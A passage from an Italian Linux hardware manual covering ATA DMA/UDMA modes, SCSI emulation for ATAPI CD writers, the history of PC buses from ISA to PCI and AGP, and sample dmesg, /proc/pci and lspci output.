- Il protocollo DMA utilizza in pratica un accesso diretto alla memoria (*Direct memory access*). Inizialmente, il trasferimento dei dati avveniva a pacchetti di 16 bit (*word*), ovvero quanto l'ampiezza del canale ATA. Successivamente si è introdotta la possibilità di trasmettere sequenze più lunghe. Nel primo caso si parla di *single word*, mentre nel secondo si fa riferimento al termine *multi word*. Queste due varianti del protocollo DMA hanno livelli di identificazione distinti, come se fossero due protocolli diversi; tuttavia, attualmente il trasferimento a blocchi singoli di 16 bit non si usa più, per cui il protocollo DMA è inteso implicitamente essere di tipo *multi word*.

  Tabella 35.2. Modalità DMA.

Modalità *single word*	Modalità *multi word*	Velocità massima in Mbyte/s (10^6 byte/s)
0		2,1
1		4,2
2		8,3
	0	4,2
	1	13,3
	2	16,7

La comunicazione diretta con la memoria può avvenire attraverso un sistema di controllo integrato nella scheda madre, oppure direttamente attraverso l'unità di controllo ATA. In pratica, il secondo caso richiede che il bus in cui si inserisce a sua volta l'unità di controllo ATA consenta la tecnica conosciuta come *bus mastering*, attraverso cui un componente del bus può prendere il controllo.

Il primo tipo di sistema, in cui si passa per l'intermediazione della scheda madre, viene indicato come *third party DMA*, mentre l'accesso diretto al DMA si indica come *first party DMA*. L'utilizzo dell'accesso DMA senza intermediazioni consente di gestire velocità più elevate e diventa necessario per mettere in pratica gli ultimi livelli di questo protocollo.

- Il protocollo Ultra DMA, o solo UDMA, è un'evoluzione del DMA, in cui vengono usate delle tecniche diverse per aumentare la frequenza di trasmissione effettiva dei dati, introducendo anche un sistema di controllo CRC per la verifica che questi siano stati ricevuti correttamente, che consente anche la regolazione della velocità effettiva in base alle caratteristiche reali del mezzo.

Tabella 35.3. Modalità UDMA.

Modalità UDMA	Velocità massima in Mbyte/s (10^6 byte/s)
0	16,7
1	25,0
2	33,3
3	44,4
4	66,7
5	100,0

Le tecniche di trasmissione introdotte dal protocollo UDMA richiedono l'uso di una piattina speciale, a 80 fili, quando si supera la velocità di 33,3 Mbyte/s. Come già accennato, ognuno dei fili corrispondenti ai 40 poli viene alternato da un filo di massa, che serve a ridurre le interferenze; inoltre, questo tipo di cavo implica la selezione di tipo *cable select* nei componenti che si installano. Pertanto, i vari connettori sono colorati in modo differente per evitare confusione.

Anche se non dovrebbe essere necessario, è probabile che il firmware consenta di stabilire espressamente la modalità UDMA che deve essere utilizzata con un certo componente. Nell'esempio seguente si vede la richiesta di lasciare che il protocollo venga definito in modo automatico, in base a quanto riportato dai componenti e dalla verifica delle comunicazioni:

```
Primary Master   UDMA: Auto
Primary Slave    UDMA: Auto
Secondary Master UDMA: Auto
Secondary Slave  UDMA: Auto
```

Alcune unità di controllo, in base ai protocolli ATA, consentono di inviare dei blocchi di dati più consistenti attraverso il bus, per ogni singolo ciclo di interruzione, secondo una tecnica definita *block mode*. In generale questo fatto non crea complicazioni; tuttavia viene riportato solo per chiarire il senso di ciò quando una voce del genere appare nella configurazione del firmware:

```
IDE HDD Block Mode:  Enabled
```

Di solito sono disponibili due bus ATA, ovvero due canali per ogni unità di controllo, specialmente se questa è integrata nella scheda madre. Ogni canale, o bus, utilizza delle risorse, in particolare un livello IRQ; pertanto, se uno dei due canali non viene utilizzato, conviene disabilitarne il funzionamento attraverso il firmware:

```
OnChip IDE Channel0: Enabled
OnChip IDE Channel1: Disabled
```

Tabella 35.4. Risorse utilizzate da un'unità di controllo ATA comune. Si tenga presente che un'unità di controllo collegata a sua volta su un bus PCI, utilizza anche altre aree di indirizzi di I/O.

Canale	IRQ	I/O
0	14	da $01F0_{16}$ a $01F7_{16}$ e da $03F6_{16}$ a $03F6_{16}$
1	15	da 0170_{16} a 0177_{16} e da 0376_{16} a 0376_{16}

35.4 Standard e gergo comune

Lo standard ufficiale per quanto riguarda il bus ATA è definito da ANSI e la tabella 35.5 ne riassume le caratteristiche salienti.

Tabella 35.5. Standard ATA secondo ANSI.

Sigla	Denominazione	PIO	DMA *single word*	DMA *multi word*	UDMA
ATA-1	AT Attachment Interface for Disk Drives	0, 1, 2	0, 1, 2	0	--
ATA-2	AT Attachment Interface with Extentions	0, 1, 2, 3, 4	0, 1, 2	0, 1, 2	--
ATA-3	AT Attachment 3 Interface	0, 1, 2, 3, 4	--	0, 1, 2	--
ATA/ATAPI-4	AT Attachment with Packet Interface Extentions	0, 1, 2, 3, 4	--	0, 1, 2	0, 1, 2
ATA/ATAPI-5	AT Attachment with Packet Interface - 5	0, 1, 2, 3, 4	--	0, 1, 2	0, 1, 2, 3, 4
ATA/ATAPI-6	?	?	--	?	0, 1, 2, 3, 4, 5

Purtroppo si sono diffuse una grande quantità di definizioni non standard, il cui significato diventa a volte ambiguo. Per essere certi delle possibilità di un bus ATA o di un componente ATA, occorre verificare le caratteristiche che compongono lo standard, ovvero le modalità dei protocolli. Il problema legato alla terminologia dipende molto dal fatto che i prodotti che si trovano in commercio sono spesso più avanzati degli standard già definiti, anche se è molto probabile che vengano poi incorporati negli standard ufficiali. Pertanto, questo favorisce la diffusione di appellativi provvisori e altisonanti. Quello che segue è un elenco molto approssimativo dei nomi attribuiti nel gergo a vari aspetti dello standard ATA.

- IDE, EIDE

  La sigla IDE sta per *Integrated drive electronics*, ovvero quel tipo di disco che integra l'elettronica di controllo. Pur non essendo codificata negli standard, questa sigla viene usata comunemente, al posto di ATA.

  La sigla EIDE è stata coniata da un'azienda particolare, con il significato di *Enhanced IDE*, a sottolineare l'utilizzo di tecniche nuove, non ancora codificate fino a quel momento, ma senza fare riferimento a un'epoca o a delle caratteristiche particolari, rendendo così la sigla altrettanto vaga quanto IDE.

- Fast ATA

  La definizione Fast ATA è stata usata in vari contesti per identificare qualcosa di più veloce del normale, ma senza un legame particolare con lo standard ufficiale. In particolare, quando si legge qualcosa come «Fast ATA-*n*», il numero non corrisponde a quello usato dallo

standard ANSI. Per esempio, Fast ATA-4 potrebbe voler solo dire che offre il protocollo UDMA 4, mentre lo standard ufficiale corrispondente è ATA/ATAPI-5.

- Ultra ATA, Ultra ATA/33, ATA/33, Ultra ATA/66, ATA/66,...

  Questo genere di definizioni sono solitamente ottenute sommando assieme porzioni delle caratteristiche dei protocolli gestibili. Il termine «ultra» si riferisce normalmente al protocollo UDMA, mentre il numero indica presumibilmente la velocità di trasferimento dei dati. Pertanto, «Ultra ATA/33» o solo «ATA/33» si riferisce presumibilmente a un protocollo UDMA che consente un trasferimento a 33,3 Mbyte/s.

35.5 Gestione da parte di un kernel Linux

Nei sistemi GNU/Linux i file di dispositivo usati per accedere alle unità ATA hanno un nome che rispetta il modello:

```
/dev/hdx[n]
```

In pratica, *x* può essere una lettera minuscola, da '**a**' a '**t**', che rappresenta un disco ATA completo; per esempio, '`/dev/hdd`' indica il disco *slave* del secondo canale ATA disponibile. Se al nome segue un numero, questo indica l'*n*-esima partizione. Pertanto, '`/dev/hdd1`' è la prima partizione della quarta unità ATA.

La gestione dei componenti ATA da parte del kernel Linux viene definita nella sezione *ATA/IDE/MFM/RLL support* (29.2.10). La gestione accurata delle opzioni di configurazione di quella sezione consente di ottenere le prestazioni massime disponibili dal bus ATA di cui si dispone.

35.6 Informazioni da un kernel Linux

Le informazioni che si possono ottenere da un kernel Linux consentono di verificare la configurazione effettiva del firmware e il riconoscimento dell'unità di controllo ATA esistente. La prima verifica va fatta sui messaggi iniziali di avvio del kernel, che si possono rileggere con il comando '**dmesg**':

```
$ dmesg | less
```

Nella prima parte si può osservare la gestione generale del bus ATA:

```
Uniform Multi-Platform E-IDE driver Revision: 6.31
ide: Assuming 33MHz system bus speed for PIO modes; override with idebus=xx
```

Nella seconda parte si può osservare l'identificazione delle particolarità dell'unità di controllo ATA, ammesso che sia in grado di farlo:

```
VP_IDE: IDE controller on PCI bus 00 dev 39
VP_IDE: chipset revision 16
VP_IDE: not 100% native mode: will probe irqs later
ide: Assuming 33MHz system bus speed for PIO modes; override with idebus=xx
VP_IDE: VIA vt82c596b (rev 23) IDE UDMA66 controller on pci00:07.1
    ide0: BM-DMA at 0xd000-0xd007, BIOS settings: hda:DMA, hdb:DMA
    ide1: BM-DMA at 0xd008-0xd00f, BIOS settings: hdc:pio, hdd:pio
```

Quindi si mostrano le caratteristiche dei componenti installati, che in questo caso sono due dischi fissi:

```
hda: IBM-DTLA-307030, ATA DISK drive
hdb: QUANTUM FIREBALLlct10 20, ATA DISK drive
```

```
ide0 at 0x1f0-0x1f7,0x3f6 on irq 14
hda: 60036480 sectors (30739 MB) w/1916KiB Cache, CHS=3737/255/63, UDMA(66)
hdb: 39876480 sectors (20417 MB) w/418KiB Cache, CHS=2482/255/63, (U)DMA
```

Infine si vedono anche le partizioni di questi:

```
Partition check:
 hda: hda1 hda2 hda4 < hda5 hda6 hda7 >
 hdb: hdb1 hdb2
```

Se l’unità di controllo ATA è collegata a sua volta su un bus PCI, cosa che ormai rappresenta la situazione normale, se ne possono trovare le tracce nel file virtuale ‘/proc/pci’:

```
PCI devices found:
  ...
  Bus  0, device   7, function  1:
    IDE interface: VIA Technologies, Inc. Bus Master IDE (rev 16).
      Master Capable.  Latency=32.
      I/O at 0xd000 [0xd00f].
```

35.7 Emulazione SCSI per componenti ATAPI con un kernel Linux

Un kernel Linux non è in grado di gestire direttamente i masterizzatori ATAPI, se non attraverso una gestione in cui questi vengono equiparati a delle unità SCSI. Per ottenere questo risultato, è necessario predisporre il kernel in modo che sia abilitata tale emulazione, eventualmente attraverso un modulo separato (sezione 29.2.10), quindi occorre richiedere espressamente l’abbinamento del dispositivo ATAPI alla gestione SCSI. Per cominciare si può verificare che il kernel sia predisposto per l’emulazione SCSI, analizzano il rapporto generato da ‘**dmesg**’. Si dovrebbe vedere una riga come quella seguente, se l’emulazione è incorporata nel file principale del kernel:

```
scsi1 : SCSI host adapter emulation for IDE ATAPI devices
```

In questo caso, si presume che esista anche un’unità di controllo SCSI vera e propria (a cui è già stato abbinato il nome ‘**scsi0**’). Se non si trova questa riga, può darsi che la funzionalità debba essere caricata attraverso un modulo, corrispondente al file ‘ide-scsi.o’:

```
# modprobe ide-scsi
```

A ogni modo, perché la cosa possa funzionare, occorre avviare il kernel aggiungendo il parametro ‘**hd*x*=ide-scsi**’, dove *x* è una lettera opportuna. Per esempio, ‘**hdc=ide-scsi**’ serve a trasformare la terza unità ATA/ATAPI in SCSI.

Prima di questa trasformazione, si accede all’unità ATAPI attraverso un file di dispositivo del tipo ‘/dev/hd*x*’, mentre dopo si deve usare il file corrispondente per un’unità SCSI: ‘/dev/sr*n*’ oppure ‘/dev/scd*n*’. Quello che segue è un estratto del rapporto di ‘**dmesg**’, quando l’emulazione SCSI è incorporata nel file principale del kernel (per cui non si richiede il caricamento di un modulo):

```
scsi1 : SCSI host adapter emulation for IDE ATAPI devices
  Vendor: LITE-ON   Model: LTR-12102B        Rev: NS1H
  Type:   CD-ROM                             ANSI SCSI revision: 02
...
Detected scsi CD-ROM sr1 at scsi1, channel 0, id 0, lun 0
```

Come si può vedere, in questo caso risulta disponibile il CD-ROM come dispositivo ‘/dev/sr1’, corrispondente alla **seconda** unità di controllo SCSI, collegato al canale zero, ID zero e LUN zero.

Bisogna fare attenzione a non confondere le cose. I programmi di masterizzazione potrebbero usare solo tre coordinate, in cui si parte dal presupposto che il canale sia sempre uno solo, corrispondente a zero. In pratica, secondo questo esempio, le coordinate SCSI potrebbero essere '**`1,0,0`**', dove il primo valore rappresenta l'unità di controllo, mentre gli altri due sono il numero ID e LUN.

In linea di principio, dovrebbe essere possibile far convivere la gestione ATAPI normale per i lettori CD-ROM e l'emulazione SCSI. Se dovessero sorgere dei problemi, è possibile separare il modulo ATAPI per i CD-ROM, corrispondente al file '`ide-cd.o`', caricandolo in modo da escludere l'unità ATAPI che viene convertita espressamente in SCSI. Per questo occorre usare il parametro '**`ignore=hd`***x*'; per esempio, volendo caricare il modulo escludendo il dispositivo '`/dev/hdc`', si potrebbe usare il comando seguente:

```
# modprobe ide-cd ignore=hdc
```

Per verificare la situazione dei componenti SCSI e pseudo-SCSI, si può usare il programma Cdrecord, descritto nel capitolo 70:

```
# cdrecord -scanbus
```

Le coordinate che si ottengono sono quelle abbreviate, in cui non si fa riferimento al canale delle unità di controllo, presupponendo che non possa essercene più di uno:

```
scsibus0:
        0,0,0     2) 'FUJITSU ' 'M2513A          ' '1200' Removable Optical Storage
        0,1,0     1) *
        0,2,0     2) *
        0,3,0     3) 'TEAC    ' 'CD-R55S         ' '1.0E' Removable CD-ROM
        0,4,0     4) *
        0,5,0     5) *
        0,6,0     6) *
        0,7,0     7) *
scsibus1:
        1,0,0   100) 'LITE-ON ' 'LTR-12102B      ' 'NS1H' Removable CD-ROM
        1,1,0   101) *
        1,2,0   102) *
        1,3,0   103) *
        1,4,0   104) *
        1,5,0   105) *
        1,6,0   106) *
        1,7,0   107) *
```

35.8 Riferimenti

- Charles M. Kozierok, *The PC guide*, *Integrated Drive Electronics / AT Attachment (IDE/ATA) Interface*

  <*http://www.pcguide.com/ref/hdd/if/ide/*>

- *ATA/ATAPI history*, ATA-ATAPI.COM

  <*http://www.ata-atapi.com/hist.htm*>

- *The Linux gazette*, numero 57, settembre 2000, Chris Stoddard, *CD-writing with an ATAPI CDR Mini-HOWTO*


  <*http://www.linuxgazette.com/issue57/stoddard.html*>

Da ISA a PCI

Da quando esistono gli elaboratori personali, il bus «locale», ovvero quello incorporato nella scheda madre, ha subito una continua evoluzione. In questo capitolo si riassumono le caratteristiche dei bus locali più importanti nell'architettura i386, anche se in molti casi può trattarsi di componenti obsoleti.

36.1 ISA

La sigla ISA sta per *Industry standard architecture* e rappresenta il primo tipo di bus negli elaboratori personali i86. Inizialmente si è trattato di un bus a 8 bit, che successivamente è stato esteso a 16 bit.

Figura 36.1. Due alloggiamenti ISA a 16 bit. La prima parte dell'alloggiamento, a sinistra, equivale alla vecchia versione a 8 bit.

Il connettore di un alloggiamento a 16 bit è praticamente un prolungamento di quello a 8 bit, come si può vedere nella figura 36.1, in cui si possono ancora inserire le schede più vecchie. Tuttavia, nei primi 8 bit di un bus ISA si poteva accedere solo ai livelli di IRQ inferiori a nove.

Una limitazione importante del bus ISA, a parte la velocità di trasferimento dei dati molto ridotta, era l'impossibilità di condividere uno stesso livello di IRQ tra diverse schede.



Figura 36.2. L'esempio tipico di una scheda ISA a 8 bit, che non richiede alte prestazioni e nemmeno di accedere a livelli IRQ superiori al numero otto.

Le figure 36.2 e 36.3 mostrano l'esempio di due schede da inserire in alloggiamenti ISA, rispettivamente a 8 bit e 16 bit. Nel primo caso, che rappresenta l'insieme di due interfacce seriali e una parallela, sono visibili i ponticelli che consentono di configurare i livelli di IRQ utilizzati e gli indirizzi di I/O relativi. Nel secondo caso, che riguarda una scheda di rete tradizionale, questi ponticelli mancano, perché sostituiti da una configurazione effettuata attraverso del software speciale, realizzato appositamente per quella scheda.

Figura 36.3. Una scheda di rete che utilizza un alloggiamento ISA a 16 bit.

36.2 MCA

La sigla MCA sta per *Micro channel architecture* e rappresenta un bus a 32 bit introdotto da IBM nel 1987 nei primi elaboratori i386.

Il bus MCA era in grado di gestire anche il *bus mastering*, con cui un componente del bus può prendere il controllo. Un'altra caratteristica innovativa per l'epoca era la capacità di configurare automaticamente l'utilizzo delle risorse, senza bisogno di interventi, come invece richiedeva il bus ISA.

Il bus MCA non è stato accettato bene dal mercato, perché incompatibile con ISA.

36.3 EISA

La sigla EISA sta per *Extended industry standard architecture* e rappresenta un bus a 32 bit introdotto da Compaq a seguito della comparsa del bus MCA.

La caratteristica più importante di questo bus era la compatibilità con le schede ISA, che potevano essere inserite nei suoi alloggiamenti, funzionando regolarmente, consentendo alle schede EISA di comunicare a 32 bit e di gestire il *bus mastering*.

Lo standard EISA, nonostante la compatibilità ISA è diventato obsoleto con l'introduzione del bus VESA.

36.4 VESA local bus

VESA sta per *Video electronics standards association* e rappresenta un'associazione con lo scopo di definire degli standard sulla gestione del video negli elaboratori con architettura i486. Lo standard VESA diede vita nel 1992 al bus VLB, ovvero *VESA local bus*, a 32 bit, su un alloggiamento compatibile con le schede ISA comuni, dove si aggiungeva un'estensione per i collegamenti mancanti.


A differenza di altri bus a 32 bit, in questo caso non si potevano avere molti alloggiamenti (di solito un massimo di due); inoltre, il *bus mastering* non era efficace e non era disponibile un sistema di configurazione automatica delle risorse utilizzate. Infine, il bus dipendeva strettamente dalle caratteristiche dei microprocessori i486.

36.5 PCI

PCI sta per *Peripheral component interconnect* e rappresenta un bus, inizialmente a 32 bit, in grado di gestire *bus mastering* e la configurazione automatica delle risorse, con la caratteristica di non dipendere strettamente dal microprocessore. In particolare, è ammissibile la condivisione dei livelli di IRQ per più componenti simultaneamente.

Il bus PCI è stato introdotto nel 1993 a sostegno delle nuove generazioni di microprocessori i586, ma è stato usato anche in altre architetture, con un'estensione a 64 bit.

Con il bus PCI, inizia la fine dell'uso del vecchio ISA.

Figura 36.4. Un alloggiamento PCI a 32 bit su una scheda madre comune.

Generalmente, le schede madri che mettono a disposizione un bus PCI e incorporano anche altre funzionalità, lo fanno attraverso lo stesso bus PCI. In pratica, si trovano bus ATA, bus USB e altro, già inseriti nel bus PCI.

Il bus PCI ha un proprio sistema di interruzione, dove i livelli relativi vengono identificati da sigle del tipo '**`#A`**', '**`#B`**', '**`#B`**' e '**`#C`**', oppure '**`#1`**', '**`#2`**', '**`#3`**' e '**`#4`**'. Di solito non è necessario essere consapevoli di questo, salvo il caso in cui tali indicazioni possano apparire nella configurazione del firmware.

Nell'ambito di un bus PCI, i componenti che vi si collegano possono essere individuati in base all'alloggiamento in cui si trovano, che può essere costituito da un supporto in cui inserire una scheda, oppure può essere qualcosa di integrato nella stessa scheda madre. Inoltre, ogni componente può distinguere al suo interno delle *funzioni* . In pratica, alloggiamenti e funzioni hanno un numero di identificazione, con cui fare riferimento esattamente a un componente e a una funzione precisa.

36.6 Informazioni da un kernel Linux

Il kernel Linux consente di ottenere informazioni sul bus PCI attraverso il file virtuale '`/proc/pci`', all'interno del quale si possono leggere quasi tutte le informazioni disponibili sui componenti PCI installati. In particolare, si può osservare che le coordinate di questi partono dall'indicazione del bus, che solitamente è uno solo, per cui corrisponde all'indirizzo zero. Nell'estratto di esempio vengono mostrati solo alcuni componenti relativi a quanto già integrato in una scheda madre comune:

```
PCI devices found:
  Bus  0, device   0, function  0:
    Host bridge: VIA Technologies, Inc. VT82C693A/694x [Apollo PRO133x] (rev 68).
      Prefetchable 32 bit memory at 0xd0000000 [0xd3ffffff].
  Bus  0, device   1, function  0:
    PCI bridge: VIA Technologies, Inc. VT82C598/694x [Apollo MVP3/Pro133x AGP] (rev 0).
      Master Capable.  No bursts.  Min Gnt=4.
  Bus  0, device   7, function  0:
    ISA bridge: VIA Technologies, Inc. VT82C596 ISA [Mobile South] (rev 35).
  Bus  0, device   7, function  1:
    IDE interface: VIA Technologies, Inc. Bus Master IDE (rev 16).
      Master Capable.  Latency=32.
      I/O at 0xd000 [0xd00f].
  Bus  0, device   7, function  2:
    USB Controller: VIA Technologies, Inc. UHCI USB (rev 17).
      IRQ 11.
      Master Capable.  Latency=32.
      I/O at 0xd400 [0xd41f].
  Bus  0, device   7, function  3:
    Host bridge: VIA Technologies, Inc. VT82C596 Power Management (rev 48).
```

Come si può osservare, il numero dell'alloggiamento viene evidenziato dalla parola chiave '**`device`**'.

Per una lettura più semplice di queste informazioni, si può fare uso del programma '**`lspci`**'. [1] Solitamente questo programma è collocato al di fuori dei percorsi degli eseguibili utilizzabili dagli utenti comuni, perché in certe situazioni richiede i privilegi dell'utente '**`root`**'. Se l'utente comune non riesce ad avviarlo, è sufficiente indicare il suo percorso, che dovrebbe corrispondere a '`/sbin/lspci`'. La documentazione di questo programma è contenuta nella pagina di manuale *lspci(8)*; qui vengono mostrati solo alcuni esempi di utilizzo. Si osservi che le coordinate dei componenti PCI vengono indicate secondo la forma '*bus*:*dispositivo*.*funzione*'.

- `#` **`lspci`**

  Questo rappresenta l'utilizzo più semplice di '**`lspci`**', con cui si ottiene l'elenco sintetico dei dispositivi PCI esistenti:

  ```
  00:00.0 Host bridge: VIA Technologies, Inc. VT82C691 [Apollo PRO] (rev 44)
  00:01.0 PCI bridge: VIA Technologies, Inc. VT82C598 [Apollo MVP3 AGP]
  00:07.0 ISA bridge: VIA Technologies, Inc. VT82C596 ISA [Apollo PRO] (rev 23)
  00:07.1 IDE interface: VIA Technologies, Inc. VT82C586 IDE [Apollo] (rev 10)
  00:07.2 USB Controller: VIA Technologies, Inc. VT82C586B USB (rev 11)
  00:07.3 Host bridge: VIA Technologies, Inc.: Unknown device 3050 (rev 30)
  00:11.0 Ethernet controller: VIA Technologies, Inc.: Unknown device 3065 (rev 42)
  00:12.0 Multimedia audio controller: Creative Labs SB Live! EMU10000 (rev 08)
  00:12.1 Input device controller: Creative Labs SB Live! (rev 08)
  00:13.0 VGA compatible controller: S3 Inc. ViRGE/DX or /GX (rev 01)
  00:14.0 SCSI storage controller: Adaptec AIC-7861 (rev 01)
  ```

- `#` **`lspci -v`**

  Con l'opzione '**`-v`**' si ottengono informazioni più dettagliate in base al contesto di visualizzazione. In questo caso si ottiene un elenco simile, nel contenuto, a ciò che si può leggere direttamente nel file '`/proc/pci`':

[1] **Linux PCI utilities** GNU GPL

```
00:00.0 Host bridge: VIA Technologies, Inc. VT82C691 [Apollo PRO] (rev 44)
        Flags: bus master, medium devsel, latency 0
        Memory at d0000000 (32-bit, prefetchable) [size=64M]
        Capabilities: [a0] AGP version 1.0

00:01.0 PCI bridge: VIA Technologies, Inc. VT82C598 [Apollo MVP3 AGP]
  (prog-if 00 [Normal decode])
        Flags: bus master, 66Mhz, medium devsel, latency 0
        Bus: primary=00, secondary=01, subordinate=01, sec-latency=0
        Capabilities: [80] Power Management version 2

00:07.0 ISA bridge: VIA Technologies, Inc. VT82C596 ISA [Apollo PRO] (rev 23)
        Subsystem: VIA Technologies, Inc.: Unknown device 0000
        Flags: bus master, stepping, medium devsel, latency 0

00:07.1 IDE interface: VIA Technologies, Inc. VT82C586 IDE [Apollo] (rev 10)
  (prog-if 8a [Master SecP PriP])
        Flags: bus master, medium devsel, latency 32
        I/O ports at d000 [size=16]
        Capabilities: [c0] Power Management version 2

00:07.2 USB Controller: VIA Technologies, Inc. VT82C586B USB (rev 11)
  (prog-if 00 [UHCI])
        Subsystem: Unknown device 0925:1234
        Flags: bus master, medium devsel, latency 32, IRQ 11
        I/O ports at d400 [size=32]
        Capabilities: [80] Power Management version 2

00:07.3 Host bridge: VIA Technologies, Inc.: Unknown device 3050 (rev 30)
        Flags: medium devsel

00:11.0 Ethernet controller: VIA Technologies, Inc.: Unknown device 3065
  (rev 42)
        Subsystem: D-Link System Inc: Unknown device 1400
        Flags: bus master, medium devsel, latency 32, IRQ 11
        I/O ports at d800 [size=256]
        Memory at d9000000 (32-bit, non-prefetchable) [size=256]
        Expansion ROM at <unassigned> [disabled] [size=64K]
        Capabilities: [40] Power Management version 2
...
```

A fianco di ‘**`lspci`**’, si colloca ‘**`setpci`**’, dello stesso pacchetto di programmi di servizio. Con questo si può accedere alla configurazione dettagliata delle caratteristiche dei componenti PCI, cosa che di solito non serve fare. Si veda eventualmente la pagina di manuale *setpci(8)*.

36.7 AGP

AGP, ovvero *Accellerated graphics port*, non è un bus vero e proprio, ma soltanto una «porta», rappresentata da un solo alloggiamento speciale nelle schede madri, per l'utilizzo di adattatori video particolarmente potenti, che richiedono un accesso privilegiato alle risorse del sistema.

Figura 36.5. Un alloggiamento AGP.

36.8 Riferimenti

- Charles M. Kozierok, *The PC guide*, *Older bus types*

  <*http://www.pcguide.com/ref/mbsys/buses/types/older-c.html*>

USB

La sigla USB sta per *Universal serial bus* e rappresenta un tipo di bus in cui i vari componenti si possono collegare in una struttura che ricorda quella dell'albero. In questo tipo di bus, le comunicazioni sono controllate da un protocollo che non consente alle unità periferiche di comunicare direttamente tra di loro.

37.1 Caratteristiche generali

Il bus USB è fatto per connettere unità periferiche esterne a un elaboratore, al contrario di SCSI, che prevede la possibilità di un collegamento interno e di uno esterno. Il bus USB ha un collegamento speciale, attraverso connettori di tipo differente, a seconda che si tratti del lato rivolto verso l'unità periferica (il tipo «B»), oppure verso l'unità di controllo (il tipo «A»). La continuazione del bus avviene attraverso dei concentratori (HUB), che da un lato si collegano come unità periferiche e dall'altro offrono più connettori uguali a quelli dell'unità di controllo. In particolare, l'unità di controllo viene definita anche *root hub*, come dire che si tratta del primo concentratore della struttura.

